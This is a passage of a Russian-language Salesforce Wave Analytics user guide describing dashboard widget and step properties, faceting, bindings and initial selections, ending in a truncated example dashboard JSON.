
Wave группирует свойства виджетов по разделам.

Общие

Свойство	Описание
Тип диаграммы	Выберите тип диаграммы для визуализации данных.
Отобразить в виде сводной таблицы	Указывает на то, что таблица содержит сводку. Требуется, чтобы используемый этап содержал по меньшей мере одну группировку. Сводка рассчитывается исходя из последней определенной группировки. Отключено по умолчанию.

Свойство	Описание
Показывать значок обзора	Разрешить пользователям панели мониторинга нажимать ссылку в виджете для открытия используемого этапа в проводнике. Прим.: Данный параметр применяется только для виджетов на основе этапов в компактной форме. Вы не сможете тестировать виджеты, созданные с использованием этапов формы SAQL.
Должность	Заголовок виджета.
Подзаголовок	Подзаголовок диаграммы. Появляется ниже заголовка, выводится меньшим шрифтом.
Выравнивание заголовка	Горизонтальное выравнивание заголовка.
Тема	Задает цветовую схему для диаграммы.
Обновлять сразу же	Сразу обновлять результаты панели мониторинга на основе выбранного фильтра. В ином случае следует нажимать кнопку **Обновить** для применения фильтра.
Поле меры	Мера, отображаемая в виджете. Используйте это поле для указания отображаемой меры, если в используемом этапе определено несколько мер. Этот параметр также можно задействовать, чтобы не показывать меру в виджете.
Сокращать числа	Показывать сокращенные числа, например 60 K вместо 60 499. Сокращенные числа округляются.
Текст	Метка виджета.
Ссылка на	Ссылка на панель мониторинга, представление Lens или этап.
Настройка параметров отображения и формата	Служит для настройки параметров отображения списка или виджета-переключателя. Виджет может отображать значения из нескольких полей. Например, виджет может отображать список торговых представителей и регионов с такими значениями, как ТоргПредА-Запад, ТоргПредБ-Запад и ТоргПредВ-Север, — что позволяет выполнять фильтрацию по обоим полям. Меры также могут быть отображены как часть значения и форматированы. Щелкните раскрывающееся меню **«Добавить поле...»** и выберите группировку или меру, указанную в запросе этапа. Дополнительные символы для изменения формата отображения могут быть вставлены напрямую в поле редактирования. Например, значения меры могут быть заключены в скобки, как показано на рисунке . 

Свойство	Описание
Применение выборки и фильтров	Выбранные параметры диаграмм, виджетов-списков, переключателей, диапазонов и дат на исходной панели мониторинга применяются к связанным активам в качестве фильтров. Например, пользователь выбирает пункт «Северная Америка» в виджете-списке, созданном на основе поля «Регион» набора данных. Приложение Wave применяет те же выбранные значения к связанным панелям мониторинга, для которых включено фасетирование и имеется группировка, созданная на основе поля «Регион» в том же наборе данных.
Изображение	Имя файла изображения. Изображение должно быть доступно в галерее приложения Wave, которое содержит панель мониторинга. Свойство применяется к виджетам изображений, созданным в выпуске Spring '17 или более поздних версиях.
Идентификатор изображения	15-символьный идентификатор изображения. Изображение должно быть загружено во вкладку Salesforce «Документы», флажок «Изображение из внешнего источника» должен быть установлен. Свойство применяется к виджетам изображений, созданным до выпуска Spring '17.
Масштаб изображения	Обозначает, как вмещать изображение в виджет.
Выравнивание изображения	Горизонтальное и вертикальное выравнивание изображения.
Показать настраиваемое действие	Отображает свойства виджета, назначенные пользователем для отображения пакетных действий в меню действий виджета-таблицы.
Настраиваемая метка действия	Отображает метку кнопки в меню действий виджета-таблицы. При просмотре панели мониторинга пользователь должен нажать кнопку, чтобы выполнить действие.
Имя страницы Visualforce	Имя страницы Visualforce, которая содержит определение для пакетного действия.
Префикс пространства имен Visualforce	Дополнительно. Префикс пространства имен для страницы Visualforce, которая содержит определение для пакетного действия.

Описание диаграммы

Свойство	Описание
Рассчитывать общее значение	Рассчитывает общее значение на основе всех сегментов каскадной или ярусной каскадной диаграммы.
Показывать значения в ярусных диаграммах	Показывать значение меры каждого яруса диаграммы.
Нормализовать значения	Показывать ярусные группы как процент от общего значения.
Режим оси	Способ отображения множественных мер на диаграмме. Выберите одно из следующих значений. **Одна ось:** Показывать все меры на одной оси. **Две оси:** Показывать первую меру на собственной оси, оставшиеся меры на отдельной оси.

Свойство	Описание
	Маленькие панели: Показывать каждую меру в отдельном графе.
Автоматический подбор	Вместить всю диаграмму в виджет. В ином случае для просмотра оставшейся части диаграммы, если необходимо, задействуйте прокрутку. Выберите одно из следующих значений. **Нет** Масштабирование не производится. Для диаграмм размером больше виджета появляются полосы прокрутки. **Подгонка:** Масштабирование диаграммы точно под размер виджета. **Сохранять метки:** Масштабирование диаграммы под размер виджета, но с учетом того, что метки не будут перекрывать друг друга. Для диаграмм размером больше виджета появляются полосы прокрутки.
Обработка отсутствующих значений	Задает способ связывания точек данных, независимо от отсутствующей информации. Выберите одно из следующих значений. **связывание** Показывать непрерывный график, отсутствующие значения пропускаются. **не связывать** Показывать в графике разрывы, там где значений нет.
Заполнять область	Заполнять область под временной шкалой.
Показывать точки	Показывать точки данных на линии.
# сегментов воронки	Количество значений для отображения в воронке.
Значок	Значок, используемый в оценочной диаграмме.
Число значков	Количество значков, отображающихся для каждой оценки.
Показывать значение как	Указывает способ отображения значений. Выберите одно из следующих значений. **Нет** Не показывать значение. **Число** Показывать как числа. **Компактное число:** Показывать сокращенную форму чисел с помощью буквенных суффиксов. **Процент:** Показывать проценты от общего значения.

Свойство	Описание
Показывать максимальное число	Показывать максимальное значение меры в каждой оценке.
Показывать значения слева	Показывать значение меры слева от каждой оценки. По умолчанию отображается справа.
Показывать заголовок меры	Показывать заголовок меры в диаграмме.
Показывать оси меры	Показывать оси для мер в диаграмме.
Отображать в заголовке общую сумму	Показывать общую сумму в заголовке меры.
Отображать общую сумму в центре	Показывать общее значение меры в центре круговой диаграммы.
Размер центра	Процент круговой диаграммы или полярной шкалы, отводимый под центральный круг.
Тип карты	Выберите тип карты.
Цвета	В зависимости от типа диаграммы определяют цвет для низких и высоких значений или цвета для начальных, итоговых, положительных и отрицательных значений.

Дата

Свойство	Описание
Стандартный режим даты	Определяет способ отображения даты по умолчанию (абсолютные или относительные).
Разрешить переключение режима даты	Указывает на возможность переключения между абсолютными и относительными датами в виджете дат при просмотре панели мониторинга.
Стандартный тип календаря	Определяет способ отображения даты по умолчанию (календарный или фискальный год).
Разрешить переключение типа календаря	Указывает на возможность переключения между фискальным и календарным годом в виджете дат при просмотре панели мониторинга.

Ось X, ось Y, левая ось, центральная ось

Свойство	Описание
Начинать ось с нулевой метки	Начинать ось с 0.
Показывать ось	Показывать ось.
Показывать заголовок	Показывать заголовок оси.
Должность	Введите заголовок оси. По умолчанию заголовком является название измерения для оси X или названия мер для оси Y. Несколько мер отображаются в виде списка, разделенного запятыми.

Свойство	Описание
Опорная линия	Показывает опорную линию, которую можно применять для отображения на диаграмме порога, границы или опорной точки. Для оси X это будет вертикальная линия. Для оси Y это горизонтальная линия.

Легенда (условные обозначения)

Свойство	Описание
Показывать условные обозначения	Показывать условные обозначения диаграммы.
Показывать заголовок для условных обозначений	Показывать заголовок для условных обозначений
Показывать условные обозначения внутри области диаграммы	Показывать условные обозначения внутри области диаграммы, чтобы сократить объем, отводимый под условные обозначения. Условные обозначения могут накладываться на диаграмму.
Положение	Расположение условных обозначений в виджете с диаграммой.

Контрольные точки

Свойство	Описание
Мин	Минимальное значение цветовой группы низких значений.
Средний	Значение, разделяющее нижние и средние цвета.
Высокий	Значение, разделяющее средние и высокие цвета.
Макс	Максимальное значение цветовой группы высоких значений.

Цвета группы

Свойство	Описание
Низкая группа	Цветовой диапазон для низкой группы.
Средняя группа	Цветовой диапазон для средней группы.
Группа высоких значений	Цветовой диапазон для высокой группы.

Решетка

Свойство	Описание
Показывать как решетку	Показывать как отдельные графики на основе групп.
Тип	Выберите тип решетки, влияющий на отображение графиков.

Свойство	Описание
	Выберите одно из следующих значений. **Горизонтальная:** Отделить по горизонтали, с графиком для каждого значения в первой группе. **Вертикальная:** Отделить по вертикали, с графиком для каждого значения в первой группе. **Матрица** Показывать графике в таблице, первая группа в столбцах, вторая — в строках. **С переносом:** Показывать графики построчно для каждого значения в первой группе с переносом на значении, заданном параметром «на строку».
Количество диаграмм на строку	Количество графиков на строку, если решетка переносится на несколько строк.

Параметры таблицы

Свойство	Описание
Размер столбца	Вы можете установить размер столбца согласно следующим параметрам. **По размеру отображаемых данных** Динамическая настройка ширины столбца в соответствии с длиной отображаемых данных. Вы также можете установить минимальную и максимальную ширину столбца, чтобы исключить слишком широкие или узкие столбцы. **Фиксированная ширина** Установите одинаковую ширину для всех столбцов. **По размеру виджета** Ширина столбцов определяется размером виджета. Используйте эту настройку, чтобы исключить появление пустого пространства по правому краю таблицы, как показано на рисунке. 
Ширина столбца	Ширина каждого столбца в таблице. Настройте ширину столбцов так, чтобы свести к минимуму пробелы и обеспечить выравнивание виджета на панели мониторинга. Если в разделе «Размер столбца» выбран параметр **По размеру отображаемых данных**, укажите минимальную и максимальную ширину столбца, чтобы обеспечить необходимую ширину столбца.

Свойство	Описание
Показать итого	Отображает итоговые значения для всех измерений в верхней части таблицы измерений или сравнительной таблицы. Прим.: Параметр «Показать итого» отображается в свойствах виджета, только если он задан для данного этапа.

Стиль текста

Свойство	Описание
Цвет текста	Цвет текста.
Размер текста	Размер текста.
Цвет числа.	Цвет для чисел.
Размер числа	Размер числа.
Цвет заголовка	Цвет для заголовка.
Размер заголовка	Размер для заголовка.
Выравнивание	Горизонтальное выравнивание текста.

Фоновое изображение

Свойство	Описание
Изображение	Имя файла изображения. Изображение должно быть доступно в галерее приложения Wave, которое содержит панель мониторинга. Свойство применяется к виджетам-контейнерам, созданным в выпуске Spring '17 или более поздних версиях.
Идентификатор изображения	15-символьный идентификатор изображения. Изображение должно быть загружено во вкладку Salesforce «Документы», флажок «Изображение из внешнего источника» должен быть установлен. Свойство применяется к виджетам-контейнерам, созданным до выпуска Spring '17.
Масштаб изображения	Обозначает, как вмещать изображение в виджет.
Выравнивание изображения	Горизонтальное и вертикальное выравнивание изображения.

Стиль виджета

Свойство	Описание
Использовать настройки по умолчанию	Использовать стандартные свойства виджета, заданные в параметрах панели мониторинга.
Цвет фона	Фоновой цвет виджета.
Граница	Рамка вокруг виджета.

Свойство	Описание
Цвет рамки	Цвет рамки виджета.
Ширина границы	Ширина рамки вокруг виджета (в пикселях).
Радиус границы	Закругленность углов рамки вокруг виджета.

Свойства этапа для панелей мониторинга Wave

Свойства этапа определяют запрос, который возвращает результаты для отображения в виджете. Эти свойства также определяют поведение виджета и его взаимодействие с другими виджетами в панели мониторинга Wave. Свойства применимы только к панелям мониторинга, созданным в конструкторе панелей мониторинга Wave.

Свойство	Описание
Метка отображения	Метка этапа. Используется для описания этапа.
Фасет	Позволяет текущему этапу выполнять фасетирование в отношении других и другим этапам — в отношении текущего этапа. Фасетирование подразумевает выборку других этапов на панели мониторинга в фильтрах виджета. Этапы, относящиеся к одному набору данных, фасетируются по умолчанию. Для фасетирования этапов из разных наборов данных требуется объединить источники данных. Прим.: Если запрос этапа содержит когруппу, он фасетирует другие этапы на основе только первого указанного набора данных. Этапы на основе других наборов данных, указанных в когруппе, не фасетируются.
Применение глобальных фильтров	Применение глобальных фильтров к данному этапу.
Тип выборки	Определяет, могут ли пользователи, просматривающие панель мониторинга, проводить одну или несколько выборок в связанном виджете. Также можно указать, являются ли выборки обязательными. Если необходима выборка, установите начальную выборку в свойстве этапа «Начальные выборки». Если выборка является обязательной, но не задана, Wave выберет первое значение в списке.
Начальные выборки	Отображаются начальные выборки, которые применяются при открытии панели мониторинга. Необходимо активировать выборки в свойстве этапа «Тип выборки», прежде чем устанавливать начальную выборку. Чтобы установить начальную выборку, нажмите ..., а затем выберите **«Выбрать начальную выборку»**. Любые выбранные вами варианты для виджета будут применяться для фильтрации используемого этапа и других виджетов с фасетированными этапами.

Сделайте виджеты панели мониторинга интерактивными

Панели мониторинга Wave имеют уникальные функции, позволяющие делать виджеты интерактивными. К примеру, виджеты на панели мониторинга можно фильтровать так, чтобы отображались только результаты для области, выбранной в виджете списка. Или когда значение численного виджета может измениться на красное, если оно опустится ниже порогового значения.

Фильтрация результатов панели мониторинга посредством фасетирования

Фасетирование представляет собой наиболее простой и распространенный способ определения интерактивности между виджетами. Виджеты можно связать посредством простого включения фасетирования на соответствующих этапах. Если используемые этапы фасетированы, выбор, сделанный в виджетах с диаграммами или виджетах выбора фильтра (дата, список, диапазон и переключатель), автоматически применяется для фильтрации других виджетов на панели мониторинга. К примеру, если в виджете списка торговых представителей выбран представитель, приложение Wave применяет тот же фильтр для виджетов диаграмм и таблиц на панели мониторинга.

Динамическая модификация запроса и виджетов посредством связывания

По сравнению с фасетированием, связывания являются более программными, они предлагают больше способов по определению интерактивности. Связывания способны динамически изменять запрос этапа или менять дисплей виджета на основании выполняемых действий в другом виджете. К примеру, можно использовать связывание, чтобы изменять цвет показателя в численном виджете в зависимости от того, каким является его значение — высоким, средним или низким. Связывание можно также использовать для изменения меры в запросе этапа на основании выбора, сделанного на статическом этапе. Каждое связывание является многонаправленным и влияет на другие этапы, но другие этапы не влияют на данное связывание.

СМ. ТАКЖЕ:


Этапы виджета в панели мониторинга Wave

Фильтрация результатов панели мониторинга посредством фасетирования

Фасетирование представляет собой наиболее простой и распространенный способ определения интерактивности между виджетами. Виджеты можно связать посредством простого включения фасетирования на соответствующих этапах. Если используемые этапы фасетированы, выбор, сделанный в виджетах с диаграммами или виджетах выбора фильтра (дата, список, диапазон и переключатель), автоматически применяется для фильтрации других виджетов на панели мониторинга. К примеру, если в виджете списка торговых представителей выбран представитель, приложение Wave применяет тот же фильтр для виджетов диаграмм и таблиц на панели мониторинга.

Этапы, относящиеся к одному набору данных, фасетируются по умолчанию. Для фасетирования этапов из разных наборов данных требуется объединить источники данных. Этапы с совместной группировкой, отправляющие запросы в несколько наборов данных, фасетируют этапы на основе первого набора данных, указанного в поле `datasets`.

1. Чтобы включить параметр фасетирования для этапа, выполните следующие действия.
   a. Чтобы изменить панель мониторинга, нажмите .
   b. Выберите виджет, использующий данный этап.
      Панель отображает свойства виджета.
   c. Нажмите **Этап**, чтобы просмотреть свойства этапа.



d. Выберите **Фасет**.

Прим.: Любые изменения в свойствах этапа будут распространяться на все виджеты, использующие данный этап.

2. Чтобы позволить этапу в форме SAQL получать фасеты, необходимо также установить атрибут `autofilter` в значение `true` на панели мониторинга JSON.

   Дополнительные сведения об атрибуте `autofilter` для определения этапа см. в *Wave Analytics «Справочное руководство по JSON панели мониторинга»*.

3. Для фасетирования этапов между различными источниками данных, таких как различные наборы данных или статичные этапы, необходимо также связать их.

   Настройка фасетирования между наборами данных с подключенными источниками данных

   Этапы, относящиеся к одному набору данных, фасетируются и автоматически фильтруют друг друга по умолчанию. Чтобы фасетировать этапы от разных наборов данных или выровнять статичные этапы в конструкторе панелей мониторинга Wave, соедините их с помощью общих полей.

СМ. ТАКЖЕ:


Добавление виджетов фильтра на основе выборки для предоставления пользователям возможности фильтровать результаты

Настройка фасетирования между наборами данных с подключенными источниками данных

Этапы, относящиеся к одному набору данных, фасетируются и автоматически фильтруют друг друга по умолчанию. Чтобы фасетировать этапы от разных наборов данных или выровнять статичные этапы в конструкторе панелей мониторинга Wave, соедините их с помощью общих полей.


Прим.: Статические этапы, определяющие диапазоны дат и мер, не могут быть подключены.

1. Чтобы изменить панель мониторинга, нажмите .
2. Щелкните и выберите **«Связать источники данных»**.
3. Щелкните **«Новая связь»**.



4. Введите имя связи.
5. Щелкните **«Выбрать источник данных 1»** для выбора первого источника данных. Для каждого источника данных выберите поток данных или статический этап, используемые на панели мониторинга.
6. Выберите одно поле в источнике данных, чтобы приложение Wave могло сопоставить записи между указанными источниками.

Прим.: Фасетирование применяется только к полям, используемым для определения связи. Например, связь на представленном ниже снимке создана на основе поля «StageName». Поэтому виджет «StageName» фасетирован в отношении горизонтальной диаграммы. Если выборка произведена в виджете-списке Account.Type, фасетирование не будет выполнено и результаты не будут отфильтрованы. Чтобы включить фасетирование для поля Account.Type, создайте другую связь на основе этого поля, используя тот же источник данных.



7. Щелкните **«Выбрать источник данных 2»** для выбора второго источника данных и выберите поле.
8. Для добавления дополнительного источника данных нажмите **«Добавить источник данных»**. Это возможность появляется после добавления двух источников данных.

   Пользователь может связать два и более источника данных.
9. Нажмите кнопку **«Сохранить»**.

Динамическая модификация запроса и виджетов посредством связывания

По сравнению с фасетированием, связывания являются более программными, они предлагают больше способов по определению интерактивности. Связывания способны динамически изменять запрос этапа или менять дисплей виджета на основании выполняемых действий в другом виджете. К примеру, можно использовать связывание, чтобы изменять цвет показателя в численном виджете в зависимости от того, каким является его значение — высоким, средним или низким. Связывание можно также использовать для изменения меры в запросе этапа на основании выбора, сделанного на статическом этапе. Каждое связывание является многонаправленным и влияет на другие этапы, но другие этапы не влияют на данное связывание.

Дополнительную информацию о параметрах связывания см. в *Руководстве разработчика параметров связывания Wave Analytics*.

Настройка начальных выборок на панели мониторинга


Если панель мониторинга Wave содержит виджеты или таблицы фильтров, основанных на выборке, можно настроить начальные выборки, которые применяются при первом открытии панели мониторинга. Например, вы можете выбрать строку в горизонтальной диаграмме и настроить ее как начальную выборку. Если текущий этап для горизонтальной диаграммы фасетирован, то другие виджеты с фасетированными этапами являются отфильтрованными на основе этой начальной выборки. При просмотре панели мониторинга пользователь может изменить выборку в диаграмме, чтобы по-разному отфильтровать результаты или перенести вместе выборку и фильтры.

Прим.: Если выборка для этапа является обязательной, не забудьте установить начальную выборку. В противном случае будет выбрано первое значение.

Настройте начальную выборку для виджетов, для которых она обязательна. Если этого не сделать, то при открытии панели мониторинга приложение Wave выберет первое значение.

Приложение Wave проигнорирует выборку, если при открытии панели мониторинга оно не сможет найти значение начальной выборки в результатах этапа. Проблема может возникнуть, если в следующем этапе для виджета выборки фильтра будет выбран тип этапа `saql` и вернутся не все результаты. (Эта проблема не происходит на других типах этапов.) Для детальной информации об ограничениях запросов для типов этапа `saql` см. Свойства типа этапа saql.

1. При редактировании панели мониторинга нажмите , а затем выберите **«Выбрать начальную выборку»**.
   Приложение Wave покажет панель мониторинга в предварительном просмотре.
2. Настройте выборки для виджетов диаграмм, списков, переключателей, дат и диапазонов.
3. Нажмите кнопку **Готово**.
   Приложение Wave сохранит выборки в качестве начальных значений для этапов виджетов. Вы можете просмотреть начальные выборки в свойствах этапа.



Динамичная настройка начальных выборок с учетом текущих потребностей пользователя панели мониторинга
Выборка начальных фильтров может быть настроена для отображения сведений, наиболее важных для текущего пользователя. Например, панель мониторинга продаж можно настроить таким образом, чтобы каждый торговый представитель видел только свои возможности и показатели работы. Выборки начальных фильтров могут создаваться на основе кода или имени пользователя и кода или имени роли.

СМ. ТАКЖЕ:

Добавление виджетов фильтра на основе выборки для предоставления пользователям возможности фильтровать результаты

Изменение результатов этапа на основе возможностей пользователя панели мониторинга


Динамичная настройка начальных выборок с учетом текущих потребностей пользователя панели мониторинга

Выборка начальных фильтров может быть настроена для отображения сведений, наиболее важных для текущего пользователя. Например, панель мониторинга продаж можно настроить таким образом, чтобы каждый торговый представитель видел только свои возможности и показатели работы. Выборки начальных фильтров могут создаваться на основе кода или имени пользователя и кода или имени роли.

Для настройки начальных фильтров могут быть использованы следующие маркеры пользователя Salesforce: `user.id`, `user.name`, `user.rolename` и `user.roleid`. При выполнении приложение Wave извлекает значения этих маркеров из переменных среды Salesforce, а не из наборов данных.

Совет: Поскольку имена не всегда являются уникальными, необходимо использовать ID при указании пользовательских маркеров.

Пример: Требуется, чтобы при открытии панели мониторинга динамически отображались диаграммы с данными, отфильтрованными в соответствии с текущим пользователем.



Для добавления фильтра создайте виджет-список и добавьте выборку начальных фильтров в файл JSON панели мониторинга в зависимости от маркера `user.name` в этапе виджета (`Owner_Name_1`). Выборка применяется к следующим диаграммам.

- Круговая диаграмма, так как относящийся к ней этап (`Owner_Name_3`) фасетируется с этапом `Owner_Name_1`.
- Горизонтальная диаграмма, так как относящийся к ней этап (`Owner_Username_3`) содержит связывание, основанное на этапе `Owner_Name_1`.

См. выделенный текст в следующем файле панели мониторинга JSON, чтобы настроить начальные фильтры, а также фасетировать и связать этапы.

```
{
    "label": "My Sales",
    "state": {
        "gridLayouts": [
        …
        ],
        "layouts": [],
        "steps": {
            "Owner_Name_1": {
                "datasets": [
                    {
                        "id": "0FbB00000000pNNKAY",
                        "label": "Opportunities",
                        "name": "opportunity",
                       "url": "/services/data/v38.0/wave/datasets/0FbB00000000pNNKAY"
```

```
            }
        ],
        "isFacet": true,
        "isGlobal": false,
        "query": {
            "measures": [
                [
                    "count",
                    "*"
                ]
            ],
            "groups": [
                "Owner.Name"
            ]
        },
        "selectMode": "multi",
        "start": [
            "!{User.Name}"
        ],
        "type": "aggregateflex",
        "useGlobal": false,
        "visualizationParameters": {
            "options": {}
        }
    },
    "Owner_Name_3": {
        "datasets": [
            {
                "id": "0FbB00000000pNNKAY",
                "label": "Opportunities",
                "name": "opportunity",
               "url": "/services/data/v38.0/wave/datasets/0FbB00000000pNNKAY"

            }
        ],
        "isFacet": true,
        "isGlobal": false,
        "query": {
            "measures": [
                [
                    "count",
                    "*"
                ]
            ],
            "groups": [
                "Owner.Name"
            ],
            "order": [
                [
                    -1,
                    {
                        "ascending": false
                    }
```

```
                        ]
                    ]
                },
                "selectMode": "single",
                "type": "aggregateflex",
                "useGlobal": true,
                "visualizationParameters": {
                    "visualizationType": "hbar",
                    "options": {}
                }
            },
            "Owner_Username_3": {
                "datasets": [
                    {
                        "id": "0FbB00000000pNNKAY",
                        "label": "Opportunities",
                        "name": "opportunity",
                       "url": "/services/data/v38.0/wave/datasets/0FbB00000000pNNKAY"

                    }
                ],
                "isFacet": false,
                "isGlobal": false,
                "query": {
                    "measures": [
                        [
                            "sum",
                            "Amount"
                        ]
                    ],
                    "groups": [
                        "Owner.Name"
                    ],
                    "filters": [
                        [
                            "Owner.Name",
                            "{{column(Owner_Name_1.selection,
[\"Owner.Name\"]).asObject()}}",
                            "in"
                        ]
                    ],
                    "order": [
                        [
                            -1,
                            {
                                "ascending": false
                            }
                        ]
                    ]
                },
                "selectMode": "multi",
                "type": "aggregateflex",
                "useGlobal": true,
                "visualizationParameters": {
```

```
            "visualizationType": "hbar",
            "options": {}
        }
    }
},
"widgetStyle": {
    "backgroundColor": "#FFFFFF",
    "borderColor": "#E6ECF2",
    "borderEdges": [],
    "borderRadius": 0,
    "borderWidth": 1
},
"widgets": {
    "listselector_2": {
        "parameters": {
            "compact": false,
            "expanded": true,
            "exploreLink": false,
            "instant": true,
            "measureField": "count",
            "step": "Owner_Name_1",
            "title": "Owner.Name"
        },
        "type": "listselector"
    },
    "chart_2": {
        "parameters": {
            "autoFitMode": "fit",
            "showValues": true,
            "legend": {
                "showHeader": true,
                "show": true,
                "position": "right-top",
                "inside": false
            },
            "axisMode": "sync",
            "visualizationType": "hbar",
            "exploreLink": true,
            "title": {
                "label": "Bound Chart",
                "align": "left",
                "subtitleLabel": ""
            },
            "trellis": {
                "enable": false,
                "type": "x",
                "chartsPerLine": 4
            },
            "measureAxis2": {
                "showTitle": true,
                "showAxis": true,
                "title": ""
            },
            "measureAxis1": {
```

```
                    "showTitle": true,
                    "showAxis": true,
                    "title": ""
                },
                "theme": "wave",
                "step": "Owner_Username_3",
                "dimensionAxis": {
                    "showTitle": true,
                    "showAxis": true,
                    "title": ""
                }
            },
            "type": "chart"
        },
        "chart_4": {
            "parameters": {
                "visualizationType": "pie",
                "exploreLink": true,
                "title": {
                    "label": "Faceted Chart",
                    "align": "left",
                    "subtitleLabel": ""
                },
                "step": "Owner_Name_3",
                "theme": "wave",
                "legend": {
                    "show": true,
                    "showHeader": true,
                    "inside": false,
                    "position": "right-top"
                },
                "trellis": {
                    "enable": false,
                    "type": "x",
                    "chartsPerLine": 4
                },
                "showMeasureTitle": true,
                "showTotal": true,
                "inner": 70
            },
            "type": "chart"
        },
        "container_1": {
            "type": "container",
            "parameters": {
                "documentId": "",
                "fit": "original",
                "alignmentX": "left",
                "alignmentY": "top"
            }
        }
    }
},
"datasets": [
```

```
        {
            "id": "0FbB00000000pNNKAY",
            "label": "Opportunities",
            "name": "opportunity",
